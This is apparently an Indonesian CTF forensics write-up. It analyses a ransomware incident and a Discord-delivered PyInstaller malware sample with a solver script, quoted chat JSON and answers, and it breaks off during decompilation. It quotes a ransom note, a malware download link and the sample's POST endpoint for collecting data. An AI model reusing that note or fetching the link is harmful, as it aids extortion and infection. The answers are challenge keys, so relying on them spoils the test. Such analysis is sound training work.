
Ini juga ga dispecify formatnya gmn jadi sempet ngestuck .-.

13. What is the unique Victim ID found in the ransom note?




```
{"victim_id":"14A929E9","key":"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
```

14. Identify the encryption key used by the ransomware.



```
{"victim_id":"14A929E9","key":"3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
```

15. What is the deadline (in hours) before the ransom demand increases?



```
==============================
        Arrenaru Locker
==============================

Victim ID : 14A929E9
Directory : C:/Users/arren/Documents/
Timestamp : 2025-11-20 10:21:33 (local)

All documents, databases, and source code within this system were processed
with our proprietary cipher suite. Large assets were handled in a staged manner to keep
your workstation alive, but they remain unusable.

To recover your files:
  1. Prepare 2 small encrypted samples (<1 MB).
  2. Contact us and attach your Victim ID.
  3. Await payment instructions and the unique decryptor.

Contact channels:
  - Email : support@Arrenaru.local
  - TOX   : 7F6A9F9D0BCE59A1122334455667788A9B

Rules:
  * Do NOT rename or modify encrypted files.
  * Do NOT try public decryptors; they will corrupt your data.
  * Do NOT shut down systems during encryption.

Failure to comply or respond within 72 hours increases the recovery price.
We are the only ones that can restore your data.

~ Arrenaru
```


72

Solusi

solver.py

```python
# eter
from pwn import *
context.log_level = 'debug'

hostport = 'nc 31.97.187.222 27312'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def main():
    r = remote(HOST, PORT)
    answers = [
        b'11961',
        b'192.168.198.128',
        b'192.168.198.129:8000',
        b'DESKTOP-P15ADMF',
        b'belajar calculus.pdf',
        b'chuongdoung.exe',
        b'/Work/secret/chuongdoung.exe',
        b'20/11/2025:03:21:31', # UTC date
b'a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993',
        b'4',
        b'T1055',
        b'Application Layer Protocol',
        b'14A929E9',
 b'3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A',
        b'72'
        ]
    for ans in answers:
        r.sendline(ans)
    r.interactive()

if __name__ == '__main__':
    main()
```

Hasil



```
> python solver.py
[+] MISSION    : ANALYZE THE INCIDENT

==================================================
1. What is the total number of packets captured in the network traffic?
Answer: Correct!
2. Identify the IP address of the infected host.
Answer: Correct!
3. What is the destination IP address and port number accessed by the victim? (ip:port)
Answer: Correct!
4. What is the hostname of the victim's machine?
Answer: Correct!
5. Identify the filename of the first file downloaded by the victim. (filename.ext)
Answer: Correct!
6. What is the filename of the malicious binary? (filename.ext)
Answer: Correct!
7. Provide the absolute path where the malicious file was located.
Answer: Correct!
8. At what exact timestamp was the malicious file executed? (Format: dd/mm/yyyy:hh:mm:ss)
Answer: Correct!
9. What is the SHA256 hash of the malicious file?
Answer: Correct!
10. According to the analysis report, how many security vendors flagged this file as malicious?
Answer: Correct!
11. Based on the behavioral analysis, what is the MITRE ATT&CK Technique ID associated with "Process Injection"?
Answer: Correct!
12. What specific technique did the malware utilize for Command and Control (C2)?
Answer: Correct!
13. What is the unique Victim ID found in the ransom note?
Answer: Correct!
14. Identify the encryption key used by the ransomware.
Answer: Correct!
15. What is the deadline (in hours) before the ransom demand increases?
Answer: Correct!

Congrats!! Here's ur flag: NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}
[*] Got EOF while reading in interactive
$ 
```

Malware Magang

Flag: NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_susah}

Deskripsi

Brian slipped up again. He ran a shady “free money” program, and it turned out to be malware. His files are now fully encrypted. Can you restore them?

Author: wavess


NOTE : BECAREFUL WHEN ENGANGING WITH THE MALWARE! iya malware magang tapi tetep malware :(

```
nc 31.97.187.222 10106
```


Informasi Terkait Soal

Kita diberikan sebuah disk dump buat dianalisis, ada nc nya juga. Yang dimana kita harus menjawab pertanyaan-pertanyaan:

Q1: What's the user name of the infected machine? (format: lowercase)
A1: wavess
Kita bisa melihat ini di FTK Imager:



Q2: What application did the threat actor send the malware? (format: lowercase)
A2: discord
Disini saya coba liat-liat aplikasi apa saja yang ada di disk ini, terus notice ada discord, dicoba submit dan benar




Q3: What's the threat actor discord id?
A3: 1440970075116142666
Mulai di step ini, sy mulai ngerasa bahwa soal ini mirip soal mentor **daffainfo** pada saat **CTF ITSEC 2025** yaitu discord forensic.

Kebetulan ada blog yang membahas tentang discord forensic, lebih tepatnya gimana mencari history discord chat pada disk dan saya stumble pada blog ini:

https://abrignoni.blogspot.com/2018/03/finding-discord-app-chats-in-windows.html


Di blog disebutkan bahwa struktur discord cache mirip dengan chrome cache, jadi kita bisa menggunakan program ChromeCacheView buat menganalisis artifact-artifact nya :D

Di blog juga disebut kalo discord chat itu bentukan nya begini:



To find the chat files look in the URL column for addresses that end with "messages?limit=50".


Langsung saja kita cari dan ketemu:



```
50.json    1/0/https://discord.com/api/v9/channels/1440972433778802688/messages?limit=50    application/json    876    20/11/2025 15:18:42    20/11/2
```


Pada file ini kita juga nemu banyak hal yang lumayan membantu buat menjawab pertanyaan-pertanyaan selanjutnya :D

Back to topic, kita pingin cari threat actor user id nya, kita buka dan analisis, ada user namanya **notasuspiciousperson0103:**



```
"author": {
  "id": "1440970075116142666",
  "username": "notasuspiciousperson0103",
```


Kita coba submit dan ternyata benar :D



```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 solve.py
q: 1. What's the user name of the infected machine? (format: lowercase) ; answer: wavess
q: 2. What application did the threat actor send the malware? (format: lowercase) ; answer: discord
q: 3. What's the threat actor discord id? ; answer: 1440970075116142666
Correct!
4. Through what link did the victim downloaded the malware? (format: full https://link...)
Answer: $ 
```


Q4: Through what link did the victim downloaded the malware?
A4:
https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL

Dari dump chat sebelumnya, kita bisa scrolling-scrolling dikit lalu coba untuk analisis lebih dalam, disini kita notice bahwa threat actor mengirimkan sebuah link:




```
},
{
  "type": 0,
  "content": "https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL",
  "mentions": [],
  "mention_roles": [],
  "attachments": [],
  "embeds": [],
  "timestamp": "2025-11-20T07:53:38.934000+00:00",
  "edited_timestamp": null,
  "flags": 0,
  "components": [],
  "id": "1440973351274418216",
  "channel_id": "1440972433778802688",
  "author": {
    "id": "1440970075116142666",
    "username": "notasuspiciousperson0103",
```

Saya coba akses dan mengarah pada binary system.exe:




system

Can't preview this file. Open the file or download it to view in your desktop app.




Yang kalau di download icon nya jadi program pyinstaller gitu. Confirmed lah ya.



```
q: 4. Through what link did the victim downloaded the malware? (format: full htt
spx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL
Correct!
```


Q5: What was the threat actor secret word?
A5: HelloSirHelloMoYes?$&@/)

Masih pada discord chat yang sama, kita coba analisis lagi terus searching “secret word” dan ketemu deh:



```
secret
```


```
},
{
  "type": 0,
  "content": "Secret Word : \"HelloSirHelloMoYes?$&@/)\"",
  "mentions": [],
```




```
q: 5. What was the threat actor secret word? ; answer: HelloSirHelloMoYes?$&@/)
```

Q6: What's the SHA256 sum of the malware?
A6: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b

Kita tinggal check shasum nya saja seperti biasa:




```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ sha256sum system.exe
112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b  system.exe
```



```
q: 6. What's the SHA256 sum of the malware? ; answer: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b
Correct!
```


Q7: What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/)
A7: http://31.97.187.222/

Disini kita diberikan binary baru namanya “encryptHehe.exe”




To protect your PC and other files, we've removed Open, Share, and other commands. You can download this file if you want to remove the malware yourself. Contact your admin for options or learn more.

Langsung saja saya lempar ke **VirusTotal** dan notice kalau binary nya nge POST ke http://31.97.187.222:10106/collect



```
HTTP Requests
+ POST http://31.97.187.222:10106/collect
```


Submit sesuai format dan jawaban benar :D



```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 solve.py
q: 1. What's the user name of the infected machine? (format: lowercase) ; answer: wavess
q: 2. What application did the threat actor send the malware? (format: lowercase) ; answer: discord
q: 3. What's the threat actor discord id? ; answer: 1440970075116142666
q: 4. Through what link did the victim downloaded the malware? (format: full https://link...) ; answer: https://binusianor
spx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL
q: 5. What was the threat actor secret word? ; answer: HelloSirHelloMoYes?$&@/)
q: 6. What's the SHA256 sum of the malware? ; answer: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b
q: 7. What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/) ; answer: http://31.97.187.222/
Correct!
8. What's the key? (format: lowercase)
Answer: $ █
```


Q8: What's the key? (format: lowercase)
A8: averysecretkeyyy

Kita coba untuk decompile file pyinstaller nya terlebih dahulu menggunakan pyinstxtractor dan kita mendapatkan file .pyc nya:



```
┌──(mirai㉿kali)-[/mnt/…/CTFs/NCW2025/Malware Magang/encryptHehe.exe_extracted]
└─$ ls
